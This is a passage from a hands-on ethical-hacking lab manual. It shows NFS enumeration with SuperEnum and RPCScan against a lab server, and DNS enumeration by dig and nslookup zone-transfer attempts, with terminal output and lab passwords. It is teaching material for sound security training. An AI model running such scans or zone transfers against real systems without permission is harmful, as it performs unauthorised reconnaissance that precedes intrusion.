PORT      STATE SERVICE
2049/tcp  open  nfs
MAC Address: 02:15:5D:15:97:80 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
[root@parrot] -[/home/attacker]
└─#
```

16. Type **cd SuperEnum** and press **Enter** to navigate to the **SuperEnum** folder.
17. Type **echo "10.10.1.19" >> Target.txt** and press **Enter** to create a file having a target machine's IP address (**10.10.1.19**).
Note: You may enter multiple IP addresses in the **Target.txt** file. However, in this task, we are targeting only one machine, the **Windows Server 2019 (10.10.1.19)**.
18. Type **./superenum** and press **Enter**. Under **Enter IP List filename with path**, type **Target.txt**, and press **Enter**.
Note: If you get an error running the **./superenum** script, type **chmod +x superenum** and press **Enter**, then repeat Step 18.



The screenshot shows a terminal window titled **./superenum - Parrot Terminal**. The terminal session is as follows:

```
[attacker@parrot] [-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] - [/home/attacker]
└─# nmap -p 2049 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-28 01:32 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00039s latency).

PORT      STATE SERVICE
2049/tcp  open  nfs
MAC Address: 02:15:5D:15:97:80 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
[root@parrot] - [/home/attacker]
└─# cd SuperEnum
[root@parrot] - [/home/attacker/SuperEnum]
└─# echo "10.10.1.19" >> Target.txt
[root@parrot] - [/home/attacker/SuperEnum]
└─# ./superenum
Enter IP List filename with path
Target.txt
```

19. The script starts scanning the target IP address for open NFS and other.

Note: The scan will take approximately 15-20 mins to complete.

```
./superenum - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]# ./superenum
Enter IP List filename with path
Target.txt

TCP Scan Started for IP: 10.10.1.19
UDP Scan Started for IP: 10.10.1.19

Testing for 10.10.1.19: 111
Testing for 10.10.1.19: 111, Tool: nmap_rpcinfo
Testing for 10.10.1.19: 111, Tool: rpcinfo
./superenum: line 116: rpcinfo: command not found
28-03-2022/10.10.1.19/open_ports/111/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 135
Testing for 10.10.1.19: 135, Tool: nbtscan
Testing for 10.10.1.19: 135, Tool: nmap_smb-enum-shares
Testing for 10.10.1.19: 135, Tool: nmap_smb-enum-users
Testing for 10.10.1.19: 135, Tool: nmap_smb-system-info
Testing for 10.10.1.19: 135, Tool: nmap_smb-os-discovery
Testing for 10.10.1.19: 135, Tool: nmap_smb-security-mode
Testing for 10.10.1.19: 135, Tool: nmap_smbv2-enabled
NSE: failed to initialize the script engine:
/usr/bin/../share/nmap/nse_main.lua:822: 'smbv2-enabled' did not match a category, filename, or directory
stack traceback:
[C]: in function 'error'
/usr/bin/../share/nmap/nse_main.lua:822: in local 'get_chosen_scripts'
/usr/bin/../share/nmap/nse_main.lua:1322: in main chunk
```

20. After the scan is finished, scroll down to review the results. Observe that the port 2049 is open and the NFS service is running on it.

```
./superenum - Parrot Terminal
File Edit View Search Terminal Help

Testing for 10.10.1.19: 2049
Testing for 10.10.1.19: 2049, Tool: nmap_nfs-ls
Testing for 10.10.1.19: 2049, Tool: nmap_nfs-statfs
Testing for 10.10.1.19: 2049, Tool: showmount
./superenum: line 116: showmount: command not found
28-03-2022/10.10.1.19/open_ports/2049/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 2103
28-03-2022/10.10.1.19/open_ports/2103/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 2105
28-03-2022/10.10.1.19/open_ports/2105/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 2107
28-03-2022/10.10.1.19/open_ports/2107/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 3389
Testing for 10.10.1.19: 3389, Tool: nmap_rdp-enum-encryption
Testing for 10.10.1.19: 3389, Tool: nmap_rdp-vuln-ms12-020
28-03-2022/10.10.1.19/open_ports/3389/telnet: line 3: expect: command not found

Testing for 10.10.1.19: 445
Testing for 10.10.1.19: 445, Tool: nbtscan
Testing for 10.10.1.19: 445, Tool: nmap_smb-enum-shares
```

21. You can also observe the other open ports and the services running on them.
22. In the terminal window, type **cd ..** and press **Enter** to return to the root directory.
23. Now, we will perform NFS enumeration using RPCScan. To do so, type **cd RPCScan** and press **Enter**

The screenshot shows a terminal window titled "cd .. - Parrot Terminal". The terminal output is as follows:

```
cd .. - Parrot Terminal
File Edit View Search Terminal Help
Testing for 10.10.1.19: 80, Tool: nmap http-slowloris-check
Testing for 10.10.1.19: 80, Tool: nikto
28-03-2022/10.10.1.19/open_ports/80/telnet: line 3: expect: command not found

2 IP/IPs left...

Scanning of the IP --> 10.10.1.19 is already complete. Hence, skipping this IP
To rescan this IP, please manually delete the folder : '/home/attacker/SuperEnum/28-03-2022/10.10.1.19' and start the scan again !!!

1 IP/IPs left...

Scanning of the IP --> 10.10.1.19 is already complete. Hence, skipping this IP
To rescan this IP, please manually delete the folder : '/home/attacker/SuperEnum/28-03-2022/10.10.1.19' and start the scan again !!!

0 IP/IPs left...

Scanning Complete!!!
Please check the folder : '/home/attacker/SuperEnum/28-03-2022'

[root@parrot]~[~/home/attacker/SuperEnum]
└─# cd ..
[root@parrot]~[~/home/attacker]
└─# cd RPCScan
```

24. Type **python3 rpc-scan.py [Target IP address] --rpc** (in this case, the target IP address is **10.10.1.19**, the **Windows Server 2019** machine); press **Enter**.

Note: **--rpc:** lists the RPC (portmapper).

25. The result appears, displaying that port 2049 is open, and the NFS service is running on it.

```

python3 rpc-scan.py 10.10.1.19 --rpc - Parrot Terminal
[root@parrot]~[/home/attacker/RPCScan]
#python3 rpc-scan.py 10.10.1.19 --rpc
rpc://10.10.1.19:111 Portmapper
RPC services for 10.10.1.19:
portmapper (100000)      2      udp      111
portmapper (100000)      3      udp      111
portmapper (100000)      4      udp      111
portmapper (100000)      2      tcp      111
portmapper (100000)      3      tcp      111
portmapper (100000)      4      tcp      111
nfs (100003)            2      tcp      2049
nfs (100003)            3      tcp      2049
nfs (100003)            2      udp      2049
nfs (100003)            3      udp      2049
nfs (100003)            4      tcp      2049
mount demon (100005)    1      tcp      2049
mount demon (100005)    2      tcp      2049
mount demon (100005)    3      tcp      2049
mount demon (100005)    1      udp      2049
mount demon (100005)    2      udp      2049
mount demon (100005)    3      udp      2049
network lock manager (100021) 1      tcp      2049
network lock manager (100021) 2      tcp      2049
network lock manager (100021) 3      tcp      2049
network lock manager (100021) 4      tcp      2049
network lock manager (100021) 1      udp      2049
network lock manager (100021) 2      udp      2049
network lock manager (100021) 3      udp      2049
network lock manager (100021) 4      udp      2049
status monitor 2 (100024)   1      tcp      2049

```

26. This concludes the demonstration of performing NFS enumeration using SuperEnum and RPCScan.
27. Close all open windows and document all the acquired information.
28. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> CyberQ

Lab**5**

Perform DNS Enumeration

DNS enumeration is a process that locates and lists all possible DNS records for a target domain, including usernames.

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after NFS enumeration is to perform DNS enumeration. This process yields information such as DNS server names, hostnames, machine names, usernames, IP addresses, and aliases assigned within a target domain.

Lab Objectives

- Perform DNS enumeration using zone transfer
- Perform DNS enumeration using DNSSEC zone walking
- Perform DNS enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of DNS Enumeration

DNS enumeration techniques are used to obtain information about the DNS servers and network infrastructure of the target organization. DNS enumeration can be performed using the following techniques:

- Zone transfer

- DNS cache snooping
- DNSSEC zone walking

Lab Tasks

Task 1: Perform DNS Enumeration using Zone Transfer

DNS zone transfer is the process of transferring a copy of the DNS zone file from the primary DNS server to a secondary DNS server. In most cases, the DNS server maintains a spare or secondary server for redundancy, which holds all information stored in the main server.

If the DNS transfer setting is enabled on the target DNS server, it will give DNS information; if not, it will return an error saying it has failed or refuses the zone transfer.

Here, we will perform DNS enumeration through zone transfer by using the **dig** (Linux-based systems) and **nslookup** (Windows-based systems) utilities.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. We will begin with DNS enumeration of Linux DNS servers.
3. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

4. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.
8. In the terminal window, type **dig ns [Target Domain]** (in this case, the target domain is **www.certifiedhacker.com**); press **Enter**.

Note: In this command, **ns** returns name servers in the result

9. The above command retrieves information about all the DNS name servers of the target domain and displays it in the **ANSWER SECTION**, as shown in the screenshot.

Note: On Linux-based systems, the **dig** command is used to query the DNS name servers to retrieve information about target host addresses, name servers, mail exchanges, etc.

```

dig ns www.certifiedhacker.com - Parrot Terminal

$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
#cd
[root@parrot]~[~]
#dig ns www.certifiedhacker.com

; <>> DiG 9.16.22-Debian <>> ns www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10413
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com. IN NS

;; ANSWER SECTION:
www.certifiedhacker.com. 14400 IN CNAME certifiedhacker.com.
certifiedhacker.com. 21600 IN NS ns1.bluehost.com.
certifiedhacker.com. 21600 IN NS ns2.bluehost.com.

;; Query time: 304 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Mar 28 02:23:55 EDT 2022
;; MSG SIZE rcvd: 111

[root@parrot]~[~]
#

```

10. In the terminal window, type **dig @[[NameServer]] [[Target Domain]] axfr** (in this example, the name server is **ns1.bluehost.com** and the target domain is **www.certifiedhacker.com**); press Enter.

Note: In this command, **axfr** retrieves zone information.

11. The result appears, displaying that the server is available, but that the **Transfer failed.**, as shown in the screenshot.

```

[root@parrot]~[~]
#dig @ns1.bluehost.com www.certifiedhacker.com axfr

; <>> DiG 9.16.22-Debian <>> @ns1.bluehost.com www.certifiedhacker.com axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.

[root@parrot]~[~]
#


```

12. After retrieving DNS name server information, the attacker can use one of the servers to test whether the target DNS allows zone transfers or not. In this case, zone transfers are not allowed for the target domain; this is why the command resulted in the message: Transfer failed. A penetration tester should attempt DNS zone transfers on different domains of the target organization.

13. Now, we will perform DNS enumeration on Windows DNS servers.
14. Switch to the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

15. Click **Search icon** (🔍) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Open** to launch it.



16. The **Command Prompt** window appears; type **nslookup**, and press **Enter**.
17. In the nslookup **interactive** mode, type **set querytype=soa**, and press **Enter**.
18. Type the target domain **certifiedhacker.com** and press **Enter**. This resolves the target domain information.

Note: **set querytype=soa** sets the query type to SOA (Start of Authority) record to retrieve administrative information about the DNS zone of the target domain **certifiedhacker.com**.

19. The result appears, displaying information about the target domain such as the **primary name server** and **responsible mail addr**, as shown in the screenshot.

```
os: Command Prompt - nslookup
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>nslookup
Default Server: dns.google
Address: 8.8.8.8

> set querytype=soa
> certifiedhacker.com
Server: dns.google
Address: 8.8.8.8

Non-authoritative answer:
certifiedhacker.com
    primary name server = ns1.bluehost.com
    responsible mail addr = dnsadmin.box5331.bluehost.com
    serial = 2018011205
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 300 (5 mins)
>
```

20. In the **nslookup** interactive mode, type **ls -d [Name Server]** (in this example, the name is **ns1.bluehost.com**) and press **Enter**, as shown in the screenshot.

Note: In this command, **ls -d** requests a zone transfer of the specified name server.

21. The result appears, displaying that the DNS server refused the zone transfer, as shown in the screenshot.

```
os: Select Command Prompt - nslookup
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>nslookup
Default Server: dns.google
Address: 8.8.8.8

> set querytype=soa
> certifiedhacker.com
Server: dns.google
Address: 8.8.8.8

Non-authoritative answer:
certifiedhacker.com
    primary name server = ns1.bluehost.com
    responsible mail addr = dnsadmin.box5331.bluehost.com
    serial = 2018011205
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 300 (5 mins)
> ls -d ns1.bluehost.com
[dns.google]
*** Can't list domain ns1.bluehost.com: Server failed
The DNS server refused to transfer the zone ns1.bluehost.com to your computer. If this
is incorrect, check the zone transfer security settings for ns1.bluehost.com on the DNS
server at IP address 8.8.8.8.
>
```

